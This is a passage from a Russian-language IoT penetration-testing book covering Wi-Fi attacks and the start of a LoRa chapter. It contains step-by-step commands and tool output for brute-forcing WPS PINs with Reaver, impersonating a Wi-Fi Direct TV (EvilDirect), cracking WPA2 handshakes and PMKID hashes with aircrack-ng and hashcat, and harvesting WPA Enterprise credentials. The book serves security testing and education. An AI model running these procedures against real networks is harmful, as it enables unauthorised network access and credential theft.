пы есть физическая кнопка, при нажатии которой начинается трансляция на 120 с. В это время клиенты могут подключаться к владельцу группы, используя собственную программную или аппаратную кнопку. Это позволяет сбитому с толку пользователю нажать кнопку на целевом устройстве, например телевизоре, и предоставить доступ к чужому и потенциально вредоносному устройству, например смартфону злоумышленника. В режиме *ввода пин-кода* у владельца группы есть особый пин-код, который, будучи введен клиентом, автоматически соединяет два устройства. В режиме NFC достаточно просто сблизить два устройства, чтобы связать их через сеть.

Подбор пин-кода с помощью Reaver

Злоумышленники могут подобрать пин-код путем простого перебора. Эта атака напоминает фишинговую атаку в одно нажатие, и вы можете использовать ее с любым устройством, поддерживающим Wi-Fi Direct с вводом пин-кода.

Эта атака использует преимущества атаки слабого восьмизначного пин-кода WPS; из-за этой проблемы протокол раскрывает информацию о первых четырех цифрах пин-кода, а последняя цифра работает как контрольная сумма, что упрощает перебор точки доступа WPS. Обратите внимание, что некоторые устройства имеют защиту от перебора комбинаций, обычно блокирующую MAC-адреса, которые неоднократно пытались ввести неправильный пин-код. В этом случае сложность атаки возрастает, поскольку вам придется менять MAC-адреса в процессе подбора пин-кодов.

В настоящее время вы редко встретите точки доступа с включенным режимом пин-кода WPS, потому что существуют стандартные инструменты для подбора кода. Один из таких инструментов, Reaver, предустановлен в Kali Linux. В этом примере мы будем использовать Reaver для подбора пин-кода WPS. Несмотря на то что эта точка доступа обеспечивает защиту от перебора за счет ограничения скорости, мы сможем восстановить пин-код, если располагаем достаточным временем. (*Ограничение скорости* ограничивает количество запросов, которые точка доступа будет принимать от клиента в течение заранее определенного периода времени.)

```
# ① reaver -i wlan0mon -b 0c:80:63:c5:1a:8a -vv
Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@
tacnetsol.com>
[+] Waiting for beacon from 0C:80:63:C5:1A:8A
[+] Switching wlan0mon to channel 11
[+] Received beacon from 0C:80:63:C5:1A:8A
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping.....
...
[+] Received WSC NACK
```

```
[+] Sending WSC NACK
[!] WARNING: ❷ Detected AP rate limiting, waiting 60 seconds before re-checking
...
[+] ❸ WPS PIN: '23456780'
```

Как видите, Reaver ❶ нацелен на нашу тестовую сеть и начинает перебор пин-кодов. Затем мы сталкиваемся с ограничением скорости ❷, которое сильно задерживает наши усилия, потому что Reaver автоматически делает паузу перед следующей попыткой. Наконец, мы восстанавливаем пин-код WPS ❸.

Атаки с перехватом EvilDirect

Атака EvilDirect во многом аналогична вышеописанной атаке «злого двойника» – за исключением того, что она нацелена на устройства, использующие Wi-Fi Direct. Эта ассоциативная атака происходит во время процесса соединения PBC. Во время этого процесса клиент выдает запрос на соединение с владельцем группы, а затем ожидает его принятия. Владелец атакующей группы с тем же MAC-адресом и ESSID, работающий на том же канале, может перехватить запрос и заманить клиента-жертву, чтобы он подключился к нему.

Перед попыткой атаки вам придется выдать себя за законного владельца группы. Используйте Wifiphisher для определения целевой сети Wi-Fi Direct. Извлеките канал, ESSID и MAC-адрес владельца группы, а затем создайте нового владельца группы, используя извлеченные данные для его настройки. Подключите жертву к вашей фальшивой сети, создав более мощный сигнал, чем у первоначального владельца группы, как было показано выше.

Затем остановите все процессы, которые мешают работе Airmo-ng, как мы это делали ранее в этой главе:

```
# airmon-ng check kill
```

Переведите беспроводной интерфейс в режим монитора с помощью iwconfig:

```
❶ # iwconfig
    eth0      no wireless extensions.
    lo        no wireless extensions.
❷ wlan0 IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short long limit:2 RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off
❸ # airmon-ng start wlan0
```

Команда iwconfig ❶ позволяет вам определить имя вашего беспроводного адаптера. Наш адаптер называется wlan0 ❷. Получив это имя,

используйте команду `airmon-ng start wlan0` ❸, чтобы безопасно перевести его в режим мониторинга.

Затем запустите Airbase-ng, многоцелевой инструмент пакета Aircrack-ng, предназначенный для атак на клиентов Wi-Fi. В качестве аргументов командной строки укажите канал (-c), ESSID (-e), BSSID (-a) и интерфейс мониторинга, которым в нашем случае является `mon0`. Мы извлекли эту информацию на предыдущем шаге.

```
# airbase-ng -c 6 -e DIRECT-5x-BRAVIA -a BB:BB:BB:BB:BB:BB mon0
04:47:17 Created tap interface at0
04:47:17 Trying to set MTU on at0 to 1500
04:47:17 Access Point with BSSID BB:BB:BB:BB:BB:BB started.
04:47:37 ❶ Client AA:AA:AA:AA:AA:AA associated (WPA2;CCMP) to ESSID: "DIRECT-5x-BRAVIA"
```

В выводе указано, что атака сработала ❶; наш целевой клиент теперь связан с вредоносной AP.

Рисунок 12.7 показывает, что наша атака прошла успешно. Нам удалось подключить телефон жертвы к поддельному телевизору BRAVIA, выдавая себя за сеть Wi-Fi Direct исходного телевизора, DIRECT-5x-BRAVIA.




Рис. 12.7. Устройство жертвы, подключенное к поддельной AP через атаку EvilDirect

В реальном примере нам также нужно настроить DHCP-сервер для пересылки всех пакетов по назначению. Таким образом, мы не прерываем общение целевого устройства с легальным сервером, и его владелец ничего не заподозрит.

Атаки на точки доступа Wi-Fi

Это не редкость в мире интернета вещей, где устройства IoT выступают в качестве точек доступа. Это часто происходит, когда устройство создает открытую точку доступа для процесса настройки (например,

это делают Amazon Alexa и Google Chromecast). Современные мобильные устройства также могут выступать в качестве точек доступа, чтобы делиться своим Wi-Fi-подключением с другими пользователями, а в умных автомобилях есть встроенные точки доступа Wi-Fi с поддержкой 4G LTE-соединения.

Взлом точки доступа обычно означает взлом ее протокола шифрования. В этом разделе мы рассмотрим атаки на WPA и WPA2, два протокола, используемые для защиты беспроводных компьютерных сетей. WPA – это обновленная версия WEP, крайне небезопасного протокола, с которым все еще можно столкнуться на некоторых старых IoT-устройствах. WEP генерирует вектор инициализации довольно небольшой длины – всего 24 бита, который создается с помощью RC4, устаревшей и небезопасной криптографической функции. В свою очередь WPA2 – это обновленная версия WPA, которая реализует режим шифрования на основе стандарта AES (Advanced Encryption Standard).

Давайте обсудим сети WPA/WPA2 Personal и Enterprise и определим ключевые атаки на них.

Взлом WPA/WPA2

Вы можете взломать сеть WPA/WPA2 двумя способами. Первый нацелен на сети, в которых используются общие ключи. Второй нацелен на поле *идентификатора главного парного ключа* (Pairwise Master Key Identifier, PMKID) в сетях, которые позволяют роуминг со стандартом 802.11r. В роуминге клиент может подключаться к разным точкам доступа, принадлежащим одной и той же сети, без необходимости повторной аутентификации для каждой из них. Хотя атака PMKID более успешна, она не затрагивает все сети WPA/WPA2, поскольку поле PMKID является необязательным. *Атака с предварительным общим ключом* – это атака методом перебора, которая имеет меньшую вероятность успеха.

Атаки с предварительным общим ключом

WEP, WPA и WPA2 полагаются на секретные ключи, которыми оба устройства должны обмениваться, в идеале по защищенному каналу, прежде чем они смогут обмениваться данными. Во всех трех протоколах точки доступа используют один и тот же предварительный ключ со всеми своими клиентами. Чтобы украсть этот ключ, нам нужно перехватить полное *четырёхстороннее рукопожатие*. Четырёхстороннее рукопожатие WPA/WPA2 – это последовательность обмена данными, которая позволяет точке доступа и беспроводному клиенту доказать друг другу, что они оба знают общий ключ, не раскрывая его по радиоканалу. Перехватывая четырёхстороннее рукопожатие, злоумышленник может провести офлайн-атаку методом подбора и раскрыть ключ.

Аутентификация под названием *Extensible Authentication Protocol* (EAP) через LAN (EAPOL), представляет собой четырёхстороннее ру-

копование, которое использует WPA2 (рис. 12.8) для генерации нескольких ключей на основе общего ключа.




Рис. 12.8. Четырехстороннее рукопожатие WPA2

Сначала клиент использует предварительный ключ, называемый *парным главным ключом* (Pairwise-Master Key, PMK), для генерации второго ключа, называемого *парным переходным ключом* (Pairwise Transient Key, РТК), с использованием MAC-адресов обоих устройств и случайного одноразового числа с обеих сторон. Для этого требуется, чтобы АР отправила клиенту свое случайное число, называемое A-nonce. (Клиент уже знает свой собственный MAC-адрес, и он получает адрес АР, когда два устройства начинают связь, поэтому устройствам не нужно отправлять их снова.)

После того как клиент сгенерировал РТК, он отправляет АР два элемента: свое одноразовое число S-nonce и хеш РТК, называемый *кодом целостности сообщения* (Message Integrity Code, MIC). Затем АР самостоятельно генерирует РТК и проверяет полученный MIC. Если MIC действителен, АР выдает третий ключ, так называемый *общий временный ключ* (Group Temporal Key, GTK), который используется для расшифровки и широковещательной рассылки трафика всем клиентам. АР отправляет MIC GTK и полное значение GTK. Клиент проверяет их и отвечает *подтверждением* (acknowledgment, ACK).

Устройства отправляют все эти сообщения как фреймы EAPOL (тип фрейма, который использует протокол 802.1X).

Попробуем взломать сеть WPA2. Чтобы получить РМК, нам нужно извлечь A-nonce, S-nonce, оба MAC-адреса и MIC РТК. Получив эти значения, мы можем выполнить офлайн-атаку методом подбора пароля.

В этом примере мы настроили точку доступа, работающую в режиме общего ключа WPA2, а затем подключили к ней смартфон. Вы можете заменить клиента портативным компьютером, смартфоном, IP-камерой или другим устройством. Мы будем использовать Aircrack-ng, чтобы продемонстрировать атаку.

Сначала переведите беспроводной интерфейс в режим мониторинга и извлеките BSSID точки доступа (о том, как это сделать, рассказывается в разделе «Деаутентификация и атаки типа “отказ в обслуживании”»). В нашем случае мы узнали, что точка доступа работает на канале 1, а ее BSSID – 0C:0C:0C:0C:0C:0C.

Проведем пассивный мониторинг трафика, на что потребуются некоторое время, потому что нам придется подождать, пока клиент не подключится к точке доступа. Вы можете ускорить этот процесс, отправив пакеты деаутентификации уже подключенному клиенту. По умолчанию деаутентифицированный клиент попытается повторно подключиться к своей AP, снова иницилируя четырехстороннее рукопожатие.

После подключения клиента используйте Airodump-ng, чтобы начать захват фреймов, отправленных в целевую сеть:

```
# airmon-ng check kill
# airodump-ng -c 6 --bssid 0C:0C:0C:0C:0C:0C wlan0mo -w dump
```

После того как мы захватили фреймы в течение нескольких минут, начнем нашу атаку подбора, чтобы взломать ключ. Это можно быстро сделать с помощью Aircrack-ng:

```
# aircrack-ng -a2 -b 0C:0C:0C:0C:0C:0C -w list dump-01.cap
Aircrack-ng 1.5.2
[00:00:00] 4/1 keys tested (376.12 k/s)
Time left: 0 seconds 400.00%
KEY FOUND! [ 24266642 ]

Master Key      : 7E 6D 03 12 31 1D 7D 7B 8C F1 0A 9E E5 B2 AB 0A
                  46 5C 56 C8 AF 75 3E 06 D8 A2 68 9C 2A 2C 8E 3F

Transient Key   : 2E 51 30 CD D7 59 E5 35 09 00 CA 65 71 1C D0 4F
                  21 06 C5 8E 1A 83 73 E0 06 8A 02 9C AA 71 33 AE
                  73 93 EF D7 EF 4F 07 00 C0 23 83 49 76 00 14 08
                  BF 66 77 55 D1 0B 15 52 EC 78 4F A1 05 49 CF AA
EAPOL HMAC     : F8 FD 17 C5 3B 4E AB C9 D5 F3 8E 4C 4B E2 4D 1A
```

Мы восстанавливаем PSK: 24266642.

Обратите внимание, что в некоторых сетях используются более сложные пароли, в силу чего этот метод будет сложнее применить.

Атаки PMKID

В 2018 году разработчик Hashcat по прозвищу atom открыл новый способ взломать WPA/WPA2 PSK и рассказал о нем на форумах Hashcat.

Новизна этой атаки в том, что она не нуждается в трафике клиента; злоумышленник может взломать AP напрямую, не перехватывая четырехстороннее рукопожатие. Кроме того, это более надежный метод.

Этот новый метод использует особенности *сети с надежной безопасностью* (Robust Security Network, RSN) PMKID, необязательного поля, которое обычно находится в первом фрейме EAPOL от точки доступа. PMKID вычисляется следующим образом:

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)
```

PMKID использует функцию HMAC-SHA1 с PMK в качестве ключа. Он шифрует конкатенацию фиксированной строковой метки "PMK Name", MAC-адреса точки доступа и MAC-адреса беспроводной станции.

Для этой атаки вам понадобятся инструменты Hcxdump tool, Hcxtools и Hashcat. Чтобы установить Hcxdump tool, используйте следующие команды:

```
$ git clone https://github.com/ZerBea/hcxdump tool.git
$ cd hcxdump tool && make && sudo make install
```

Перед установкой Hcxtools нужно установить libcurl-dev (если вы этого не делали ранее):

```
$ sudo apt-get install libcurl4-gnutls-dev
```

Затем можете установить Hcxtools следующими командами:

```
$ git clone https://github.com/ZerBea/hcxtools.git
$ cd hcxtools && make && sudo make install
```

Если вы работаете в среде Kali Linux, Hashcat уже должен быть установлен. В дистрибутивах на основе Debian поможет следующая команда:

```
$ sudo apt install hashcat
```

Сначала переводим наш беспроводной интерфейс в режим монитора. Чтобы сделать это, следуйте инструкциям в разделе «Деаутентификация и атаки типа «отказ в обслуживании»».

Затем, используя hcxdump tool, начинаем захват трафика и сохраняем его в файл:

```
# hcxdump tool -i wlan0mon -enable_status=31 -o sep.pcapng -filterlist_ap=whitelist.txt
--filtermode=2
initialization...
```

```

warning: wlan0mon is probably a monitor interface

start capturing (stop with ctrl+c)
INTERFACE.....: wlan0mon
ERRORMAX.....: 100 errors
FILTERLIST.....: 0 entries
MAC CLIENT.....: a4a6a9a712d9
MAC ACCESS POINT.....: 000e2216e86d (incremented on every new client)
EAPOL TIMEOUT.....: 150000
REPLAYCOUNT.....: 65165
ANONCE.....: 6dabefcf17997a5c2f573a0d880004af6a246d1f566ebd04c3f1229db1ada39e
...
[18:31:10 - 001] 84a06ec17ccc -> ffffffff Guest [BEACON, SEQUENCE 2800, AP CHANNEL 11]
...
[18:31:10 - 001] 84a06ec17ddd -> e80401cf4fff [FOUND PMKID CLIENT-LESS]
[18:31:10 - 001] 84a06ec17eee -> e80401cf4aaa [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE
2424]
...
INFO: cha=1, rx=360700, rx(dropped)=106423, tx=9561, powned=21, err=0
INFO: cha=11, rx=361509, rx(dropped)=106618, tx=9580, powned=21, err=0

```

Убедитесь, что вы применили аргумент `-filterlist_ap` с MAC-адресом вашей цели при использовании `Hcxdumpptool`, чтобы случайно не взломать пароль для сети, для которой у вас нет разрешения. Параметр `--filtermode` заносит в черный список (1) или белый список (2) значения в вашем списке, а затем либо избегает их, либо ориентируется на них. В нашем примере мы перечислили эти MAC-адреса в файле `whitelist.txt`.

В результате была обнаружена потенциально уязвимая сеть, идентифицированная тегом `[FOUND PMKID]`. Как только вы увидите этот тег, можно прекратить сбор трафика. Только учтите, что этого момента, возможно, придется подождать. Кроме того, поскольку поле `PMKID` является необязательным, не все существующие AP будут его иметь.

Теперь нам нужно преобразовать захваченные данные, которые включают данные `PMKID` в формате `pcapng`, в формат, который может распознать `Hashcat`. `Hashcat` принимает хеши в качестве входных данных. Мы можем сгенерировать хеш из данных с помощью `hcxpcaptool`:

```

$ hcxpcaptool -z out sep.pcapng
reading from sep.pcapng-2
summary:
-----
file name.....: sep.pcapng-2
file type.....: pcapng 1.0
file hardware information....: x86_64
file os information.....: Linux 5.2.0-kali2-amd64
file application information.: hcxdumpptool 5.1.4
network type.....: DLT_IEEE802_11_RADIO (127)
endianness.....: little endian

```

```
read errors.....: flawless
packets inside.....: 171
skipped packets.....: 0
packets with GPS data.....: 0
packets with FCS.....: 0
beacons (with ESSID inside)..: 22
probe requests.....: 9
probe responses.....: 6
association requests.....: 1
association responses.....: 10
reassociation requests.....: 1
reassociation responses.....: 1
authentications (OPEN SYSTEM): 47
authentications (BROADCAST)...: 46
authentications (APPLE).....: 1
EAPOL packets (total).....: 72
EAPOL packets (WPA2).....: 72
EAPOL PMKIDs (total).....: 19
EAPOL PMKIDs (WPA2).....: 19
best handshakes.....: 3 (ap-less: 0)
best PMKIDs.....: 8

8 PMKID(s) written in old hashcat format (<= 5.1.0) to out
```

Эта команда создает новый вызываемый файл, содержащий данные в следующем формате:

```
37edb542e507ba7b2a254d93b3c22fae*b4750e5a1387*6045bdede0e2*4b61746879
```

Этот формат с разделителями * содержит значение PMKID, MAC-адрес точки доступа, MAC-адрес беспроводной станции и ESSID. Создайте новую запись для каждой идентифицируемой вами сети PMKID.

Теперь используйте модуль Hashcat 16800, чтобы взломать пароль уязвимой сети. Единственное, чего не хватает, – это списка слов, содержащего потенциальные пароли для точки доступа. Мы воспользуемся классическим списком слов rockyou.txt.

```
$ cd /usr/share/wordlists/ && gunzip -d rockyou.txt.gz
$ hashcat -m16800 ./out /usr/share/wordlists/rockyou.txt
OpenCL Platform #1: NVIDIA Corporation
=====
* Device #1: GeForce GTX 970M, 768/3072 MB allocatable, 10MCU
OpenCL Platform #2: Intel(R) Corporation
Rules: 1
...
.37edb542e507ba7b2a254d93b3c22fae*b4750e5a1387*6045bdede0e2*4b61746879: purple123 ①
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA-PMKID-PBKDF2
Hash.Target.....: 37edb542e507ba7b2a254d93b3c22fae*b4750e5a1387*6045b...746879
```



```
Time.Started.....: Sat Nov 16 13:05:31 2019 (2 secs)
Time.Estimated....: Sat Nov 16 13:05:33 2019 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 105.3 kH/s (11.80ms) @ Accel:256 Loops:32 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 387112/14344385 (2.70%)
Rejected.....: 223272/387112 (57.68%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456789 -> sunflower15
Hardware.Mon.#1..: Temp: 55c Util: 98% Core:1037MHz Mem:2505MHz Bus:16
```

Started: Sat Nov 16 13:05:26 2019

Stopped: Sat Nov 16 13:05:33

Средству Hashcat удается извлечь пароль ❶: purple123.

Взлом WPA/WPA2 Enterprise для сбора учетных данных

В этом разделе мы обсудим атаки на WPA Enterprise. Детальное описание злоупотребления WPA Enterprise выходит за рамки этой книги, но мы кратко рассмотрим, как работает такая атака.

WPA Enterprise – более сложный режим, чем WPA Personal, и в основном используется в бизнес-средах, которым требуется дополнительная безопасность. Этот режим включает в себя дополнительный компонент, сервер *службы удаленной аутентификации пользователей по телефонным линиям* (Remote Authentication Dial-In User Service, RADIUS), и использует стандарт 802.1x. В этом стандарте четырехстороннее рукопожатие происходит после отдельного процесса аутентификации, EAP. По этой причине атаки на WPA Enterprise сосредоточены на взломе EAP.

EAP поддерживает множество различных методов аутентификации, наиболее распространенными из которых являются Protected-EAP (PEAP) и EAP-Tunneled-TLS (EAPTTLS). Третий метод защиты, EAP-TLS, становится все более популярным благодаря его безопасности. На момент написания этой книги EAP-TLS оставался безопасным вариантом, поскольку для него требуются сертификаты безопасности на обеих сторонах беспроводного соединения, что обеспечивает более надежное подключение к AP. Но административные издержки на управление сертификатами сервера и клиента могут заставить многих сетевых администраторов отказаться от такого решения. Два других протокола выполняют аутентификацию сертификата только для сервера, но не для клиента, позволяя клиентам использовать учетные данные, которые подвержены перехвату.

В сетевых подключениях в режиме WPA Enterprise участвуют три стороны: клиент, точка доступа и сервер аутентификации RADIUS. Описанная здесь атака будет нацелена на сервер аутентификации и AP с попыткой извлечь хеши учетных данных жертвы для автоном-

ной атаки методом подбора. Она должна сработать против протоколов PEAP и EAP-TTLS.

Сначала мы создаем поддельную инфраструктуру, содержащую поддельную точку доступа и сервер RADIUS. Эта точка доступа должна имитировать легитимную, работая с тем же BSSID, ESSID и тем же каналом. Затем, поскольку мы нацелены на клиентов, а не на AP, мы деаутентифицируем клиентов AP. По умолчанию клиенты будут пытаться повторно подключиться к своей целевой точке доступа, после чего наша вредоносная AP перехватывает соединение с целевыми устройствами. Таким образом, мы сможем получить их учетные данные. Захваченные учетные данные будут зашифрованы в соответствии с требованиями протокола. К счастью для нас, протоколы PEAP и EAP-TTLS используют алгоритм шифрования MS-CHAPv2, применяющий стандарт шифрования данных DES, который легко взламывается. Имея список перехваченных зашифрованных учетных данных, мы можем запустить офлайн-атаку методом подбора и восстановить учетные данные жертвы.

Методология тестирования

Для оценки безопасности систем с поддержкой Wi-Fi вы можете воспользоваться изложенной здесь методологией, которая охватывает атаки, описанные в этой главе.

Во-первых, проверьте, поддерживает ли устройство Wi-Fi Direct и связанные с ним методы (PIN, PBC или оба). Если это так, оно может быть уязвимо для взлома пин-кода или атак EvilDirect.

Затем проверьте устройство и его возможности беспроводной связи. Если беспроводное устройство поддерживает возможности STA (что означает, что оно может использоваться как точка доступа или как клиент), оно может быть уязвимо для атаки запросом подключения. Возможно, клиент автоматически подключается к ранее подключенным сетям. Если это так, он может быть уязвим для атаки Known Beacons. Убедитесь, что клиент не отправляет произвольные запросы для ранее подключенных сетей. Если это так, он может быть уязвим для атаки KARMA.

Определите, поддерживает ли устройство какие-либо сторонние утилиты Wi-Fi, например специальное программное обеспечение, используемое для автоматической настройки Wi-Fi. Эти утилиты могут иметь небезопасные настройки, включенные по умолчанию из-за небрежности. Изучите действия устройства. Выполняются ли какие-либо критические операции через Wi-Fi? Если это так, может быть вызван отказ в обслуживании путем блокировки устройства. Кроме того, в случаях, когда беспроводное устройство поддерживает возможности точки доступа, оно может быть уязвимо для неправильной аутентификации.

Затем поищите возможные жестко запрограммированные ключи. Устройства, настроенные для поддержки WPA2 Personal, могут

поставляться с жестко запрограммированным ключом. Это распространенная ошибка, которая может обеспечить вам легкую победу. В корпоративных сетях, использующих WPA Enterprise, определите, какой метод аутентификации использует сеть. Сети, использующие PEAP и EAP-TTLS, могут быть уязвимы для взлома учетных данных их клиентов. В корпоративных сетях вместо этого следует использовать EAP-TLS.

Заключение

Последние достижения в таких технологиях, как Wi-Fi, внесли большой вклад в экосистему интернета вещей, позволяя людям и устройствам быть на связи еще больше, чем когда-либо в прошлом. Большинство пользователей ожидает стандартного уровня подключения везде, куда бы они ни пошли, и организации регулярно полагаются на Wi-Fi и другие беспроводные протоколы для повышения своей производительности.

В этой главе мы продемонстрировали атаки Wi-Fi на клиентов и точки доступа с помощью стандартных инструментов, обнаружив большую поверхность атаки, которую неизбежно открывают протоколы радиосвязи средней дальности. В этом плане у вас должно быть хорошее представление о различных атаках на сети Wi-Fi, начиная от глушения сигнала и нарушения работы сети до ассоциативных атак, таких как KARMA и Known Beacons. Мы подробно описали некоторые ключевые особенности Wi-Fi Direct и способы их взлома с помощью перебора пин-кода и атаки EvilDirect. Затем рассмотрели протоколы безопасности WPA2 Personal и Enterprise и определили их наиболее важные уязвимости. Пусть эта глава послужит вам руководством для оценки сети Wi-Fi.

13

РАДИО ДАЛЬНОГО ДЕЙСТВИЯ: LPWAN



Low-Power Wide Area Network (LPWAN) – это группа технологий беспроводных, маломощных крупномасштабных сетей, предназначенных для связи на большие расстояния с низкой скоростью передачи данных. Эти сети могут работать на расстоянии более 10 км, а их энергопотребление настолько низкое, что их батареи могут работать автономно до 20 лет. Кроме того, общие затраты на технологию относительно невысоки. LPWAN могут использовать лицензированные или нелицензированные частоты и включать проприетарные или открытые стандартные протоколы.

Технологии LPWAN широко распространены в системах IoT, таких как умные города, инфраструктура и логистика. Они используются вместо кабелей или в случаях, когда подключение узлов непосредственно к основной сети может быть небезопасным. Например, в инфраструктурных проектах датчики LPWAN часто измеряют уровень воды в реке или давление в водопроводных трубах. В логистике датчики могут сообщать о температуре в холодильных установках внутри контейнеров, перевозимых на кораблях или грузовиках.

В этой главе мы сосредоточимся на одной из основных радиотехнологий LPWAN – *Long Range (LoRa)*: она распространена во многих

странах и имеет спецификацию с открытым исходным кодом под названием *LoRaWAN*. Она используется для различных важных целей, в частности на железнодорожных переездах, в устройствах охранной сигнализации, при мониторинге промышленных систем управления (Industrial Control System, ICS), оповещении о стихийных бедствиях и даже получении сообщений из космоса. Сначала мы продемонстрируем, как использовать и программировать простые устройства для отправки, приема и захвата радиотрафика LoRa. Затем поднимемся на уровень выше и покажем, как декодировать пакеты LoRaWAN, а также как работают сети LoRaWAN. Кроме того, рассмотрим различные атаки против этой технологии и продемонстрируем атаку с переключением битов.

LPWAN, LoRa и LoRaWAN

LoRa – одна из трех основных технологий модуляции LPWAN; две другие – это сверхузкополосная (*Ultra Narrowband, UNB*) и узкополосная (*NarrowBand, NB-IoT*). LoRa представляет собой технологию *широкополосного спектра*, т. е. устройства передают сигнал в полосе пропускания, превышающей ширину спектра исходной информации; она обеспечивает скорость передачи данных от 0,3 до 50 Кбит/с на канал. UNB использует очень узкую полосу пропускания, а NB-IoT использует существующую сотовую инфраструктуру, такую как глобальный сетевой оператор Sigfox, который является крупнейшим игроком этого рынка. Эти разные технологии LPWAN предлагают разные уровни безопасности. Большинство из них включает в себя аутентификацию сети и устройства или подписчика, защиту персональных данных, расширенное стандартное шифрование (AES), конфиденциальность сообщений и предоставление ключей.

Когда представители индустрии интернета вещей говорят о LoRa, обычно имеют в виду комбинацию LoRa и LoRaWAN. *LoRa* – это закрытая схема модуляции, запатентованная Semtech и передаваемая другим по лицензии. В семиуровневой модели OSI компьютерной сети LoRa определяет физический уровень, который включает радиоинтерфейс, тогда как LoRaWAN определяет уровни над ним. LoRaWAN – это открытый стандарт, поддерживаемый LoRa Alliance, некоммерческой ассоциацией, объединяющей более 500 компаний-участников.

Сети LoRaWAN состоят из узлов, шлюзов и сетевых серверов (рис. 13.1).

Узлы – это небольшие недорогие устройства, которые обмениваются данными со шлюзами по протоколу LoRaWAN. *Шлюзы* – более крупные и более дорогие устройства, действующие как посредники для передачи данных между узлами и сетевым сервером, с которым они обмениваются данными через любое стандартное IP-соединение. (Это IP-соединение может быть сотовым, Wi-Fi и т. д.) Затем *сетевой сервер* периодически подключается к *серверу приложений*, который

использует логику при получении сообщений от узла. Например, если узел сообщает значение температуры выше определенного порога, сервер может ответить узлу командами предпринять соответствующие действия (скажем, открыть клапан). В сетях LoRaWAN используется *топология типа «звезда»*: несколько узлов могут взаимодействовать с одним или несколькими шлюзами, которые подключаются к одному сетевому серверу.




Рис. 13.1. Сетевая архитектура LoRaWAN

Захват трафика LoRa

В этом разделе мы продемонстрируем, как захватить трафик LoRa. Сделав это, вы научитесь использовать язык программирования CircuitPython и взаимодействовать с простыми аппаратными инструментами. Различные инструменты могут захватывать сигналы LoRa, но мы выбрали те, которые демонстрируют методы, применимые для других задач взлома IoT.

В этом упражнении мы будем использовать три компонента:

- **LoStik** – устройство USB LoRa с открытым исходным кодом (доступно по адресу <https://ronoth.com/lostik/>). LoStik использует модули Microchip RN2903 (США) или RN2483 (ЕС), в зависимости от региона, в котором вы находитесь;
- **CatWAN** – USB-адаптер с открытым исходным кодом, совместимый с LoRa и LoRaWAN (доступен по адресу <https://electroniccats.com/store/catwan-usb-stick/>);
- **Heltec LoRa 32** – плата разработки ESP32 для LoRa (<https://heltec.org/project/wifi-lora-32/>). Платы ESP32 – недорогие микроконтроллеры с низким энергопотреблением.

Мы превратим LoStik в приемник, а плату Heltec – в отправителя, а затем попросим их связаться друг с другом с использованием LoRa.

Затем настроим карту CatWAN в качестве sniffера для захвата трафика LoRa.

Настройка платы разработки Heltec LoRa 32

